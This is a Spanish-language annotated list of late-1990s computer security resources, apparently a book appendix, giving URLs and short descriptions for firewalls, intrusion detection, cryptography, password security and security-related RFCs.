Recurso: "Network Intrusion Detector Distribution Site" (Sitio de distribución de detectores de intrusión de red). **Descripción**: NID es un nuevo juego de herramientas de los Laboratorios Lawrence Livermore que ayuda a detectar, analizar y reunir evidencias de comportamientos intrusivos que ocurran en una red Ethernet o *Fiber Distributed Data Interface* (FDDI) que utilice *Internet Protocol* (IP). Actualmente disponible para Red Hat. **URL**: http://ciac.llnl.gov/cstc/nid/intro.html.

Recurso: "Keeping Your Site Comfortably Secure: An Introduction to Internet Firewalls" (Cómo mantener su sitio confortablemente seguro: una introducción a los *firewall* de Internet). **Descripción**: Un excelente manual de John Wack, de NIST, sobre los *firewall* y normativas. **URL**: http://csrc.ncsl.nist.gov/nistpubs/800-10/.

Recurso: "Creating a Linux Firewall Using the TIS Toolkit" (Cómo crear un *firewall* de Linux utilizando las herramientas TIS). **Descripción**: Benjamin Ewy le

muestra cómo configurar un *firewall* Linux con las herramientas de *firewall* con *Trusted Information System's Firewall Toolkit* (Herramientas de *firewall* del Sistema de información de confianza). **URL**: http://www.ssc.com/lj/issue25/1204.html.

Recurso: "An Introduction to SOCKS" (Una introducción a SOCKS). **Descripción**: este documento describe conceptos básicos de SOCKS y proporciona vínculos con los modelos SOCKS 4 y 5. **URL**: http://www.socks.nec.com/introduction.html.

Recurso: "The Anonymous Remailer FAQ" (Preguntas y respuestas sobre remitente anónimo). **Descripción**: este documento cubre todos los aspectos de las técnicas y herramientas de remitentes anónimos. De André Bacard, autor de Computer Privacy Handbook (Manual de privacidad de computadoras). **URL**: http://www.well.com/user/abacard/remail.html.

Recurso: "The Anonymous Remailer List" (La lista de remitentes anónimos). **Descripción**: esta es una lista completa, pero cambiante a menudo, de remitentes anónimos. **URL**: http://www.cs.berkeley.edu/~raph/remailer-list.html.

Recurso: "Purdue University COAST Archive" (Archivo COAST de la Universidad Purdue). **Descripción**: es uno de los sitios de seguridad más completos, que contiene muchas herramientas y documentos de gran interés para la comunidad de seguridad. **URL**: http://www.cs.purdue.edu//coast/archive/.

Recurso: "The Raptor Systems Security Library" (La biblioteca de seguridad de sistemas Raptor). **Descripción**: una biblioteca de seguridad antigua pero útil. **URL**: http://www.raptor.com/lib/index.html.

Recurso: "Forum on Risks to the Public in Computers and Related Systems" (Foro sobre los riesgos del público en computadoras y sistemas relacionados). **Descripción**: es un foro moderado de seguridad y otros riesgos de computadora. Utilícelo escuchar las mejores ideas de seguridad de la Red. **URL**: http://catless.ncl.ac.uk/Risks.

Recurso: "Forum of Incident Response and Security Teams" (FIRST) (Foro de equipos de seguridad y de respuesta de incidentes). **Descripción**: FIRST es un conglomerado de muchas organizaciones que se encargan de las medidas de seguridad de la Red. Esta potente organización es un buen punto de comienzo para conseguir fuentes. **URL**: http://www.first.org/.

Recurso: "The CIAC Virus Database" (La base de datos de virus de CIAC). **Descripción**: es la última base de datos de virus de Internet. Es un excelente recurso para aprender sobre los virus que pueden afectar a su plataforma. **URL**: http://ciac.llnl.gov/ciac/CIACVirusDatabase.html.

Recurso: "Information Warfare and Information Security on the Web" (Guerra de información y seguridad de información en la Web). **Descripción**: es una lista completa de vínculos y otros recursos concernientes a la guerra de información sobre Internet. **URL**: http://www.fas.org/irp/wwwinfo.html.

Recurso: "The Center for Secure Information Systems" (El Centro para sistemas de información seguros). **Descripción**: este sitio, afiliado al Centro de la Uni-

versidad George Mason, tiene algunos trabajos verdaderamente increíbles. Aquí hay muy buena investigación. El siguiente URL le envía directamente a la lista de publicaciones, pero debería realmente explorar todo el sitio. **URL**: http://www.isse.gmu.edu/~csis/publication.html.

Recurso: "The AUSCERT (Australian CERT) UNIX Security Checklist" (La lista AUSCERT (Australian CERT) de seguridad de UNIX). **Descripción**: Una excelente lista de comprobación. **URL**: ftp://caliban.physics.utoronto.ca/pub/unix_security_checklist_1.1.

Recurso: "Computer Security Policy: Setting the Stage for Success" (Política de seguridad de computadoras: cómo configurar la escena para tener éxito). **Descripción**: National Institute of Standards and Technology. CSL Bulletin (Instituto Nacional de Estándares y tecnología. Boletín CSL). Este documento le ayudará en la configuración de normativas de seguridad en su red. **URL**: http://www.raptor.com/lib/csl94-01.txt.

Recurso: "Electronic Resources for Security Related Information" (Recursos electrónicos para la información relacionada con la seguridad). **Descripción**: este documento está anticuado pero todavía le puede proporcionar una lista completa de recursos para seguridad relacionados con UNIX. **URL**: http://ciac.llnl.gov/ciac/documents/CIAC-2307_Electronic_Recursos_for_Security_Related_Information.pdf.

Recurso: "Securing X Windows" (Cómo asegurar Windows X). **Descripción**: capacidad consultiva de incidentes de computadora del Laboratorio Nacional Lawrence Livermore. Este documento le ayudará a comprender las debilidades básicas de X y cómo reforzar la seguridad X en su servidor. **URL**: http://ciac.llnl.gov/ciac/documents/CIAC-2316_Securing_X_Windows.pdf.

Recurso: "Securing Internet Information Servers" (Cómo asegurar los servidores de información de Internet). **Descripción**: este documento le enseñará paso a paso cómo asegurar servicios anónimos FTP, Gopher y WWW en su sistema UNIX. **URL**: http://ciac.llnl.gov/ciac/documents/CIAC-2308_Securing_Internet_Information_Servers.pdf.

Recurso: "The UNIX Guru Universe" (El universo gurú de UNIX). **Descripción**: UGU es un excelente lugar para comenzar en la administración de sistemas. **URL**: http://www.ugu.com/.

Recurso: "The UNIX Reference Desk at Geek-Girl" (El escritorio de referencia UNIX de Geek-Girl). **Descripción**: Jennifer Myers, AKA Geek Girl, mantiene este sitio, que lanza muchos vínculos buenos con software y documentación UNIX. **URL**: http://www.geek-girl.com/unix.html.

Recurso: "The Linux Applications and Utilities Page" (La página de aplicaciones y utilidades de Linux). **Descripción**: este sitio también simplifica la búsqueda de software Linux porque el autor ha dividido las aplicaciones en categorías. **URL**: http://www.xnet.com/~blatura/linapps.shtml.

Recurso: "The Linux-Security Archive at Sonic.net" (El archivo de seguridad Linux de Sonic.net). **Descripción**: archivo de listas de correo de seguridad de Linux con posibilidad de búsqueda. **URL**: http://www.sonic.net/hypermail/security/.

Recurso: "RootShell". **Descripción**: un buen recurso para *exploits* y códigos de comprobación (donde Linux es la plataforma de fabricación, el objetivo o ambos). **URL**: http://www.rootshell.com/.

Recurso: "Enskip". **Descripción**: ENskip es un módulo de seguridad para TCP/IP. Ofrece autentificación y encriptación de paquetes en el capeador de IP entre dos o más máquinas. ENskip es compatible con las especificaciones SKIP estándar (las de Solaris). **URL**: http://www.tik.ee.ethz.ch/~skip/.

Recurso: "Linux IPv6 FAQ/HOWTO". **Descripción**: Eric Osborne explica cómo hacer que IPv6 funcione en Linux. **URL**: http://www.cs-ipv6.lancs.ac.uk/ipv6/systems/linux/faq/linux-ipv6.faq.html.

Recurso: "Linux Firewall Facilities for Kernel-Level Packet Screening" (Facilidades de *firewall* de Linux para muestra de paquetes en pantalla a nivel *kernel*). **Descripción**: Jos Vos y Willy Konijnenberg explican el filtrado, muestra en pantalla y ipfwadm de paquetes IP a nivel *kernel*. **URL**: http://simba.xos.nl/linux/ipfwadm/paper/.

Recurso: "The UNIX Socket FAQ" (Preguntas y respuestas sobre el *socket* de UNIX). **Descripción**: venga aquí para aprender algo de *sockets*. **URL**: http://kipper.york.ac.uk/~vic/sock-faq/.

Recurso: "Linux Filesystem Structure" (Estructura de sistemas de archivos de Linux). **Descripción**: Daniel Quinlan muestra el núcleo de especificaciones del sistema de archivos de Linux. Esta es la versión 1.2 de Linux Filesystem Structure (FSSTND). **URL**: http://www.pathname.com/fhs/1.2/fsstnd-preface.html.

Recurso: "LinuxPowered.Com". **Descripción**: un buen recurso para información general de Linux y documentación en particular. **URL**: http://www.linuxpowered.com/.

Recurso: "Linux Security 101" (Seguridad Linux 101). **Descripción**: Graeme Cross le muestra tareas esenciales de seguridad Linux. **URL**: http://www.luv.asn.au/overheads/security/.

Recurso: "The Infilsec Vulnerability Database" (La base de datos de vulnerabilidades de Infilsec). **Descripción**: un buen recurso para las vulnerabilidades de Linux, además de para otras cosas de UNIX. **URL**: http://www.infilsec.com/vulnerabilities/.

Recurso: "Slash Dot Org". **Descripción**: El sitio que se especializa en noticias para pendejos (para su auto-descripción). Una gran fuente para el trabajo de red en general y para noticias de Linux. **URL**: http://www.slashdot.org/.

Recurso: "A Short History of Cryptography" (Una historia corta de la criptografía). **Descripción**: Frederick B. Cohen le guía a través de una historia rápida de la criptografía. **URL**: http://www.all.net/books/ip/Chap2-1.html.

Recurso: "Federal Information Processing Standards Publication 46-2" (Publicación de estándares de procesamiento de información federal 46-2). **Descripción**: El documento estándar del gobierno para el estándar de encriptación de datos. **URL**: http://www.itl.nist.gov/fipspubs/fip46-2.htm.

Recurso: "Terry Ritter's Crypto Glossary" (Glosario de criptografía de Terry Ritter). **Descripción**: Un magnífico glosario de términos criptográficos. **URL**: http://www.io.com/~ritter/GLOSSARY.HTM.

Recurso: "Crack: A Sensible Password Checker for UNIX" (Crack: un comprobador de contraseñas sensato para UNIX). **Descripción**: Uno de los primeros trabajos de Alec Muffet que describe la popular herramienta de auditoría de contraseñas Crack. **URL**: http://alloy.net/writings/funny/crack_readme.txt.

Recurso: "Dictionary wordlists from the National Center for Supercomputer Applications" (Listas de palabras de diccionario del centro nacional para aplicaciones de supercomputadora). **Descripción**: Listas de palabras para la auditoría/rotura de contraseñas. **URL**: http://sdg.ncsa.uiuc.edu/~mag/Misc/Wordlists.html.

Recurso: "The Wordlist Archive at Coast Purdue" (El archivo de listas de palabras de Coast Purdue). **Descripción**: Listas de palabras para la auditoría/rotura de contraseñas. **URL**: ftp://coast.cs.purdue.edu/pub/dict/wordlists/.

Recurso: "Self-Study Course in Block Cipher Cryptanalysis" (Curso de autoestudio en criptoanálisis de cifras en bloque). **Descripción**: Gran documento de Bruce Schneier sobre criptoanálisis de cifras en bloque (en PDF o PostScript). **URL**: http://www.counterpane.com/self-study.html.

Recurso: "Cryptographic Design Vulnerabilities" (Vulnerabilidades de diseño criptográfico). **Descripción**: Bruce Schneier examina algunas vulnerabilidades comunes en los esquemas criptográficos. **URL**: http://www.counterpane.com/design-vulnerabilities.pdf.

Recurso: "DES Modes of Operation" (Modos de operación DES). **Descripción**: Documento federal que ofrece un tratamiento muy técnico del estándar de encriptación de datos. **URL**: http://www.itl.nist.gov/fipspubs/fip81.htm.

Recurso: "The Electronic Frontier Foundation DES Challenge News" (Noticias de desafío DES de la fundación de fronteras electrónicas). **Descripción**: Póngase al día con los últimos esfuerzos para romper DES. **URL**: http://www.eff.org/descracker/.

Recurso: "distributed.net". **Descripción**: Esta gente ha roto varios algoritmos de encriptación utilizando miles de computadoras por todo Internet. **URL**: http://www.distributed.net/.

Recurso: "The Encryption and Security Tutorial" (La tutorial de seguridad y encriptación). **Descripción**: Peter Gutmann ofrece una tutorial "Godzilla", que consiste en 500+ diapositivas y que trata muchos problemas de encriptación importantes. **URL**: http://www.cs.auckland.ac.nz/~pgut001/tutorial/.

Recurso: "Security Pitfalls in Cryptography" (Riesgos de seguridad en criptografía). **Descripción**: Bruce Schneier trata algunos errores comunes sobre la encriptación fuerte. **URL**: http://www.counterpane.com/pitfalls.html.

Recurso: "2x Isolated Double-DES: Another Weak Two-Level DES Structure" (DES doble aislada 2x: otra estructura DES débil de dos niveles). **Descripción**: Terry Ritter hace un buen argumento para reemplazar DES. **URL**: http://www.l0pht.com/pub/blackcrwl/encrypt/2XISOLAT.TXT.

Recurso: "Security Breaches: Five Recent Incidents at Columbia University" (Brechas de seguridad: cinco incidentes recientes en la universidad de Columbia). **Descripción**: Documento que describe varias brechas de seguridad desde el punto de vista de un administrador. **URL**: http://www.alw.nih.gov/Security/FIRST/papers/general/fuat.ps.

Recurso: "Foiling the Cracker: A Survey of, and Improvements to, Password Security" (Cómo frustrar al pirata: un estudio y mejoras de la seguridad de contraseñas). **Descripción**: Daniel V. Klein habla de aspectos prácticos de la seguridad de contraseñas y de cómo la potencia incrementada del procesador y las malas elecciones de contraseñas pueden llevar a ataques de diccionario altamente efectivos. **URL**: http://www.alw.nih.gov/Security/FIRST/papers/password/klein.ps.

Recurso: "UNIX Password Security–Ten Years Later" (Seguridad de contraseñas de UNIX: diez años más tarde). **Descripción**: David C. Feldmeier y Philip R. Karn exploran los ataques de diccionario y otros métodos de utilizar una potencia de procesador substancial para romper DES. **URL**: http://www.alw.nih.gov/Security/FIRST/papers/password/pwtenyrs.ps.

Recurso: "A Simple Scheme to Make Passwords Based on One-Way Functions Much Harder to Crack" (Un esquema sencillo para hacer que las contraseñas basadas en funciones de una sola dirección sean mucho más difíciles de romper). **Descripción**: Udi Manber habla de la posibilidad de que los piratas puedan generar y distribuir una lista enorme de contraseñas encriptadas. **URL**: ftp://ftp.cs.arizona.edu/reports/1994/TR94-34.ps.

Recurso: "Password Security: A Case History" (Seguridad de contraseña: historia de un caso. **Descripción**: Robert Morris y Ken Thompson exploran maneras prácticas y teóricas de romper contraseñas de DES. **URL**: http://www.alw.nih.gov/Security/FIRST/papers/password/pwstudy.ps.

Recurso: "CERN Security Handbook on Passwords" (Manual de seguridad CERN sobre contraseñas). **Descripción**: Los autores de CERN ofrecen un manual corto sobre la elección de contraseñas fuertes. **URL**: http://consult.cern.ch/writeups/security/security_3.html#SEC7.

Recurso: "Observing Reusable Password Choices" (Observación de elecciones de contraseña reutilizables). **Descripción**: Eugene Spafford habla del problema de las contraseñas reutilizables. **URL**: http://www.alw.nih.gov/Security/FIRST/papers/password/observe.ps.

Recurso: "Opus: Preventing Weak Password Choices" (Opus: cómo prevenir las elecciones de contraseñas débiles). **Descripción**: Eugene Spafford habla de cómo evitar contraseñas débiles y propone una solución. **URL**: http://www.alw.nih.gov/Security/FIRST/papers/password/opus.ps.

Recurso: "Selecting Good Passwords" (Cómo seleccionar buenas contraseñas). **Descripción**: David A. Curry habla de cómo evitar elecciones de contraseñas débiles. **URL**: http://www.dsm.fordham.edu/password-dos+donts.html.

Recurso: "Announcing the Standard for Automated Password Generator" (Anuncio del estándar para el generador de contraseñas automático). **Descripción**: un documento federal que se centra en herramientas que pueden crear automáticamente contraseñas razonablemente fuertes. **URL**: http://www.alw.nih.gov/Security/FIRST/papers/password/fips181.txt.

Recurso: "Department of Defense Password Management Guideline" (Manual de gestión de contraseñas del Departamento de Defensa). **Descripción**: los federales adelantan su punto de vista sobre la seguridad de contraseñas. **URL**: http://www.alw.nih.gov/Security/FIRST/papers/password/dodpwman.txt.

NIVEL 2 RFCS de interés

Recurso: "RFC 931. Authentication Server" (Servidor de autentificación). **Descripción**: por M. St. Johns, Enero de 1.985. Más debate sobre la autentificación automática de usuarios. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc931.txt.

Recurso: "RFC 1004. A Distributed-Protocol Authentication Scheme" (Un esquema de autentificación de protocolo distribuido). **Descripción**: por D. L. Mills, Abril de 1.987. Habla del control de acceso y los procedimientos de autentificación en los entornos y servicios distribuidos. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1004.txt.

Recurso: "RFC 1038. Draft Revised IP Security Option" (Opción de seguridad IP, versión revisada). **Descripción**: por M. St. Johns, Enero de 1.988. habla de protección de diagramas de datos y clasificaciones de dichos protección. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1038.txt.

Recurso: "RFC 1108. Security Options for the Internet Protocol" (Opciones de seguridad para el protocolo de Internet). **Descripción**: por S. Kent, Noviembre de 1.991. Habla de la opción de seguridad extendida en el protocolo de Internet y las directrices DoD. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1108.txt.

Recurso: "RFC 1135. The Helminthiasis of the Internet" (La Helminthiasis de Internet). **Descripción**: por J. Reynolds, Diciembre de 1.989. Famosa RFC que describe el incidente de Noviembre de 1.988. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1135.txt.

Recurso: "RFC 1186. The MD4 Message Digest Algorithm" (El algoritmo resumen de mensajes MD4). **Descripción**: por R. Rivest, Octubre de 1.990. La especificación de MD4. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1186.txt.

Recurso: "RFC 1244. The Site Security Handbook" (El manual de la seguridad de sitios). **Descripción**: por P. Holbrook y J. Reynolds, Julio de 1.991. RFC que muestra prácticas y procedimientos de seguridad. Esta RFC fue un documento de peso durante mucho, mucho tiempo. Todavía es bastante bueno y se aplica incluso hoy en día. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1244.txt.

Recurso: "RFC 1272. Internet Accounting" (Cuentas de Internet). **Descripción**: por C. Mills, D. Hirsh y G. Ruth, Noviembre de 1.991. Especifica el sistema de cuentas; utilización de red, tráfico, etc. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1272.txt.

Recurso: "RFC 1281. Guidelines for the Secure Operation of the Internet" (Directrices para la operación segura en Internet). **Descripción**: por R. D. Pethia, S. Crocker y B. Y. Fraser, Noviembre de 1.991. Documento que establece directrices para la seguridad. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1281.txt.

Recurso: "RFC 1321. The MD5 Message-Digest Algorithm" (El algoritmo resumen de mensajes MD5). **Descripción**: por R. Rivest, Abril de 1.992. **Descripción** de MD5 y cómo funciona. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1321.txt.

Recurso: "RFC 1334. PPP Authentication Protocols" (Protocolos de autentificación PPP). **Descripción**: por B. Lloyd y W. Simpson, Octubre de 1.992. Define el Password Authentication Protocol (Protocolo de autentificación de contraseñas) y el *Challenge-Handshake Authentication Protocol* (Protocolo de autentificación de intercambio-desafío) de PPP. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1334.txt.

Recurso: "RFC 1352. SNMP Security Protocols" (Protocolos de seguridad SNMP). **Descripción**: por J. Galvin, K. McCloghrie y J. Davin, Julio de 1.992. Mecanismos sencillos de seguridad del *Network Management Protocol* (Protocolo de gestión de red). **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1352.txt.

Recurso: "RFC 1355. Privacy and Accuracy Issues in Network Information Center Databases" (Problemas de privacidad y precisión en las bases de datos del centro de información de red). **Descripción**: por J. Curran y A. Marine, Agosto de 1.992. Directrices de administración y operaciones del *Network Information Center*. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1355.txt.

Recurso: "RFC 1412. Telnet Authentication: SPX" (Autentificación telnet: SPX). **Descripción**: por K. Alagappan, Enero de 1.993. Protocolo experimental para la autentificación de Telnet. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1412.txt.

Recurso: "RFC 1413. Identification Protocol" (Protocolo de identificación). **Descripción**: por M. St. Johns, Febrero de 1.993. Introducción y explicación del protocolo IDENT. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1413.txt.

Recurso: "RFC 1414. Identification MIB" (Identificación MIB). **Descripción**: por M. St. Johns y M. Rose, Febrero de 1.993. Especifica MIB para identificar propietarios de conexiones TCP. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1414.txt.

Recurso: "RFC 1421. Privacy Enhancement For Internet Electronic Mail: Part I: Message Encryption and Authentication Procedures" (Mejora de privacidad para el correo electrónico de Internet: Parte I: encriptación de mensajes y procedimientos de autentificación). **Descripción**: por J. Linn, Febrero de 1.993. Actualiza y reemplaza RFC 989. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1421.txt.

Recurso: "RFC 1422. Privacy Enhancement for Internet Electronic Mail: Part II: Certificate-Based Key Management" (Mejora de privacidad para el correo electrónico de Internet: Parte II: gestión de claves basada en certificados). **Descripción**: por S. T. Kent y J. Linn, Febrero de 1.993. Actualiza y reemplaza RFC 1114. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1422.txt.

Recurso: "RFC 1446. Security Protocols for Version 2 of the Simple Network Management Protocol" (Protocolos de seguridad para la versión 2 del protocolo sencillo de gestión de red). **Descripción**: por J. Galvin y K. McCloghrie, Abril de 1.993. Especifica los protocolos de seguridad para SNMPv2. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1446.txt.

Recurso: "RFC 1455. Physical Link Security Type of Service" (Tipo de servicio de seguridad de vínculos físicos). **Descripción**: por D. Eastlake, Mayo de 1.993. Protocolo experimental que proporciona seguridad de vínculos físicos). **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1455.txt.

Recurso: "RFC 1457. Security Label Framework for the Internet" (Esquema de etiquetas de seguridad para Internet). **Descripción**: por R. Housley, Mayo de 1.993. Presenta un esquema de etiquetas para que se adhieran los ingenieros de red. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1457.txt.

Recurso: "RFC 1472. The Definitions of Managed Objects for the Security Protocols of the Point-to-Point Protocol" (Las definiciones de objetos gestionados para los protocolos de seguridad del protocolo punto a punto). **Descripción**: por F. Kastenholz, Junio de 1.993. Protocolos de seguridad sobre las interfaces de subred que utilizan PPP. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1472.txt.

Recurso: "RFC 1492. An Access Control Protocol, Sometimes Called TACACS" (Un protocolo de control de acceso, a veces llamado TACACS). **Descripción**: por C. Finseth, Julio de 1.993. Documenta la utilización del protocolo TACACS extendido llevada a cabo por los servidores de terminal de Cisco Systems. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1492.txt.

Recurso: "RFC 1507. DASS - Distributed Authentication Security Service" (DASS, Servicio de seguridad de autentificación distribuido). **Descripción**: por C. Kaufman, Septiembre de 1.993. Habla de nuevos métodos propuestos de autentificación en entornos distribuidos. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1507.txt.

Recurso: "RFC 1508. Generic Security Service Application Program Interface" (Interfaz de programa de aplicación de servicio de seguridad genérica). **Descripción**: por J. Linn, Septiembre de 1.993. Especifica un esquema de seguridad genérico para utilizar en transporte a nivel fuente de aplicaciones a entornos diferentes. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1508.txt.

Recurso: "RFC 1510. The Kerberos Network Authentication Service (V5)" (Servicio de autentificación de red Kerberos (V5)). **Descripción**: por J. Kohl y C. Neumann, Septiembre de 1.993. Una perspectiva general de Kerberos 5. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1510.txt.

Recurso: "RFC 1535. A Security Problem and Proposed Correction with Widely Deployed DNS Software" (Un problema de seguridad y una corrección propuesta con software DNS ampliamente utilizada). **Descripción**: por E. Gavron, Octubre de 1.993. Discute errores en algunos clientes DNS y medios de tratar con ellos. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1535.txt.

Recurso: "RFC 1675. Security Concerns for IPNG" (Preocupaciones de seguridad de IPNG). **Descripción**: por S. Bellovin, Agosto de 1.994. Bellovin expresa preocupaciones sobre la falta de acceso directo a las direcciones de fuente en IPNG. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1675.txt.

Recurso: "RFC 1704. On Internet Authentication" (Sobre la autentificación en Internet). **Descripción**: por N. Haller y R. Atkinson, Octubre de 1.994. Trata una amplia gama de procedimientos y métodos de autentificación en Internet. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1704.txt.

Recurso: "RFC 1731. IMAP4 Authentication Mechanisms" (Mecanismos de autentificación de IMAP4). **Descripción**: por J. Myers, Diciembre de 1.994. Problemas de autentificación del Internet Message Access Protocol (Protocolo de acceso a los mensajes de Internet). **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1731.txt.

Recurso: "RFC 1750. Randomness Recommendations for Security" (Recomendaciones de aleatoriedad para la seguridad). **Descripción**: por D. Eastlake, 3rd, S. Crocker y J. Schiller, Diciembre de 1.994. Debate extenso sobre las dificultades que derivan de los valores aleatorios para la generación de claves. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1750.txt.

Recurso: "RFC 1751. A Convention for Human-Readable 128-bit Keys" (Una convención para la lectura humana de claves de 128 bits). **Descripción**: por D. McDonald, Diciembre de 1.994. Soluciones propuestas para la utilización de claves de 128 bit, que son difíciles de recordar debido a su longitud. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1751.txt.

Recurso: "RFC 1760. The S/KEY One-Time Password System" (El sistema de contraseñas de una vez S/KEY). **Descripción**: por N. Haller, Febrero de 1.995. Describe el sistema S/Key OTP de Bellcore. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1760.txt.

Recurso: "RFC 1810. Report on MD5 Performance" (Informe del rendimiento de MD5). **Descripción**: por J. Touch, Junio de 1.995. Habla de las deficiencias de MD5 cuando se compara con los ratios de transferencia en redes de alta velocidad. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1810.txt.

Recurso: "RFC 1824. The Exponential Security System TESS: An Identity-Based Cryptographic Protocol for Authenticated Key-Exchange" (Sistema de seguridad exponencial TESS: un protocolo criptográfico basado en la identidad para el intercambio de claves autentificadas). **Descripción**: por H. Danisch, Agosto de 1.995. Habla sobre el protocolo propuesto para el intercambio de claves, autentificación y generación de firmas. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1824.txt.

Recurso: "RFC 1825. Security Architecture for the Internet Protocol" (Arquitectura de seguridad para el protocolo de Internet). **Descripción**: por R. Atkinson, Agosto de 1.995. Trata de mecanismos de seguridad para IPV4 y IPV6. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1825.txt.

Recurso: "RFC 1826. IP Authentication Header" (Cabecera de autentificación). **Descripción**: por R. Atkinson, Agosto de 1.995. habla de métodos para proporcionar autentificación criptográfica para diagramas de datos IPv4 y IPv6. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1826.txt.

Recurso: "RFC 1827. IP Encapsulating Security Payload" (Carga útil de seguridad de encapsulamiento de IP). **Descripción**: por R. Atkinson, Agosto de 1.995. Explica métodos para proporcionar integridad y confidencialidad a los diagramas IP. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1827.txt.

Recurso: "RFC 1828. IP Authentication using Keyed MD5" (Autentificación de IP utilizando MD5 con clave). **Descripción**: por P. Metzger y W. Simpson, Agosto de 1.995. Trata de la utilización del MD5 con clave con la cabecera de autentificación de IP. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1828.txt.

Recurso: "RFC 1852. IP Authentication using Keyed SHA" (Autentificación de IP utilizando SHA con clave). **Descripción**: por P. Metzger y W. Simpson, Septiembre de 1.995. habla de la utilización de claves con el *Secure Hash Algorithm* (Algoritmo de numeración segura) para asegurar la integridad de diagramas. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1852.txt.

Recurso: "RFC 1853. IP in IP Tunneling" (IP en túneles de IP). **Descripción**: por W. Simpson, Octubre de 1.995. Habla de los métodos de utilización del encapsulamiento de carga útil de IP para hacer túneles con IP. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1853.txt.

Recurso: "RFC 1858. Security Considerations for IP Fragment Filtering" (Consideraciones de seguridad para el filtrado de fragmentos IP). **Descripción**: por G. Ziemba, D. Reed, P. Traina, Octubre de 1.995. Habla del filtrado de fragmentos IP y de los peligros inherentes en los ataques de fragmentación. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1858.txt.

Recurso: "RFC 1910. User-based Security Model for SNMPv2" (Modelo de seguridad basado en el usuario para SNMPv2). **Descripción**: por G. Waters, Febrero de 1.996. Debate sobre la aplicación de las características de seguridad a SNMP. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1910.txt.

Recurso: "RFC 1928. SOCKS Protocol Version 5" (Protocolo SOCKS, versión 5). **Descripción**: por M. Leech, Marzo de 1.996. Debate sobre el protocolo SOCKS y su utilización para asegurar el tráfico TCP y UDP. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1928.txt.

Recurso: "RFC 1929. Username/Password Authentication for SOCKS V5" (Autentificación de contraseña/nombre de usuario para SOCKS V5). **Descripción**: por M. Leech, Marzo de 1.996. Habla de la autentificación SOCKS. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1929.txt.

Recurso: "RFC 1938. A One-Time Password System" (Un sistema de contraseñas de una vez). **Descripción**: por N. Haller y C. Metz. Este es un sistema de autentificación de contraseñas de una vez para el acceso al logging. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1938.txt.

Recurso: "RFC 1948. Defending Against Sequence Number Attacks" (Cómo defenderse contra los ataques de números de secuencia). **Descripción**: por S. Bellovin (AT&T Research). Habla de los ataques *spoofing* y de cómo prevenirlos. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1948.txt.

Recurso: "RFC 1968. The PPP Encryption Control Protocol" (Protocolo de control de encriptación PPP). **Descripción**: por G. Meyer, Junio de 1.996. Habla de la negociación de encriptación en PPP. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1968.txt.

Recurso: "RFC 1969. The PPP DES Encryption Protocol" (El protocolo de encriptación DES de PPP). **Descripción**: por K. Sklower y G. Meyer, Junio de 1.996. Habla de la utilización del *Data Encryption Standard* (Estándar de encriptación de datos) con PPP. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1969.txt.

Recurso: "RFC 1991: PGP Message Exchange Formats" (Formatos de intercambios de mensajes PGP). **Descripción**: por D. Atkins, W. Stallings y P. Zimmermann, Agosto de 1.996. Cómo agregar PGP a los intercambios de mensajes. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1991.txt.

Recurso: "RFC 2040. Algoritmos RC5, RC5-CBC, RC5-CBC-Pad y RC5-CTS". **Descripción**: por R. Baldwin and R. Rivest, Octubre de 1.996. Define las cuatro cifras con gran detalle. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2040.txt.

